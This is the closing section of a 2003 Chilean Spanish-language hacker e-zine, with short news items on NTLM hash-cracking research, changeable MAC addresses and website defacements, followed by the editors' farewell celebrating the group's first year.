Esta investigación ha tomado como referencia las contraseñas de Windows, codificadas de acuerdo con el proceso de autenticación NTLM debido a la facilidad con que puede acceder a un volumen de información tal que facilita la realización de este estudio. No es por tanto un análisis que tenga como objetivo mostrar la debilidad de NTLM, aunque el investigador no puede dejar de decir, en vista a los resultados, que el mecanismo de almacenamiento de contraseñas de Windows deja bastante que desear. Para demostrar de que la investigación esta dando frutos la funcionalidad del ataque, se ha publicado en una web en la que podemos introducir cualquier código hash. El ordenador realiza los cálculos pertinentes para romper el código y nos avisa por correo electrónico cuando consigue hacerlo.

Nada es para la eternidad, solo el cambio permanece en el tiempo direcciones Mac crackiables.

Recientemente a salido a la luz que las dispositivos de red, en especial la tarjetas de red que cuentan con un numero identificador de

48 bits que se le denomina Media Access Control y que hace algún tiempo este era asignado solo por el fabricante de la tarjeta y que se marcaba incluso en el hardware y que hace un tiempo era exclusivo de cada dispositivo, hoy ya ha salido a la luz que puede ser modificado o crackeado alterando dicha identificación sin efectos maliciosos en dicha tarjeta de red.

Esto se ve a la luz debido al mayoritario interés de algunos hackers que han dejado sus conocimientos para que sean compartidos y a la mayoritaria instalación de redes Wireless en el planeta.

Hoy en día hay variedad de tarjetas que permiten cambiar su dirección MAC, ya sea solo el valor que se almacena en un controlador de dicha tarjeta y que se lee y almacena en memoria, mediante variedades de herramientas o en su defecto incluso mediante propios comandos de sistemas operativos como el ifconfig que se implementa en linux. Esto sirve para reprogramar la tarjeta de red.

Ya en tiempos de cambios existen variedades de herramientas portadas por verdaderos interesados en el tema como hackers y crackers que proporcionan funciones y recursos extras como se ve en algunos de estas herramientas que traen incluso la posibilidad de obtener MAC de determinados fabricantes o de cierto tipo. Con esto el mito de que una tarjeta de red no se puede modificar ya que esto no esta previsto por el fabricante se ha ahechado al olvido.

Link de referencias:

http://www.kriptopolis.com
http://www.net.princeton.edu/enetAddress.howto.html
http://www.drizzle.com/~aboba/IEEE

Vanhackez.com crackeado

Bueno señores esto se dio a conocer el 26 de Julio los atacantes fueron un grupo argentino que le metieron un desface al foro de la mítica web de Vanhackez. También intentaron hacer lo mismo con la home o index, pero no lo consiguieron, solo afectaron algunos módulos de la web con lo que el sitio Vanhackez.com dejo de funcionar normalmente por un par de días.

Crackers braileros detrás de concurso de desface

El pasado 3 de julio se indico que grupos brasileños defacers estaban planeando un concurso de crackeo de sitios web llamado "Defacers Challenge", dicho concurso se realizo poniendo en alerta a una variedad de instituciones en todo el mundo. Dicho concurso se realizo un día domingo sin la acogida y el impacto esperado por varios, ya que el grupo de zone-h intervino, con lo que disminuyo considerablemente el número de participantes y sitios desfigurados.

Al reporte del concurso se dio la cifra de 400 sitios web desfigurados y según se investigo por ahí, el ganador de este concurso logro 150 de ellos con lo que se adjudico el concurso.

Bueno señores, esto es todo esperamos el boletín de la media noche xDD. Sabemos que esto es poco comparado con lo que ocurre a diario, pero si pusiéramos todas las noticias nos estaríamos transformando en un equipo periodístico xDD, es por esto dimos a conocer las noticias mas importantes tanto dentro de chile como fuera, en los periodos que se realizaba la E-Zine, bueno saludos y nos vemos en la próxima.

Despedida

By Editor Cultura Digital Team

E-Mail Contacto: cdt_911@hotmail.com

Hemos llegado a la culminación de nuestra tercera edición, no exenta de problemas, ya que la E-Zine se atraso un poco meramente por motivos personales de uno de los integrantes, pero que mas da, aca esta ante sus ojos y la apreciaron.

Esperamos seguir con todo y seguir mejorando para dejarles en cada uno de nuestros proyectos, ideas, etc. Algo de lo cual se pueda sacar provecho y aprender, hoy estamos dando otro paso mas y atrás dejamos un año lleno de satisfacciones y esfuerzo dentro de CDT, es por esto en cierta parte me siento orgulloso de estar dentro de este grupo compartiendo con personas de diferentes índoles, pero que corremos por algo en común.

No queda mas que celebrar nuestro primer año de vida y seguir dándole hacia adelante y con fuerza enfrentando el futuro.

Para cualquier contacto, ya saben donde encontrarnos, simplemente enviando un mail a la casilla del grupo o También en el irc por ahí, bueno un salute y nos vamos a celebrar nuestro primer año de vida xDD..

Donde están las chelas???

Cultura Digital Team

Chile 2003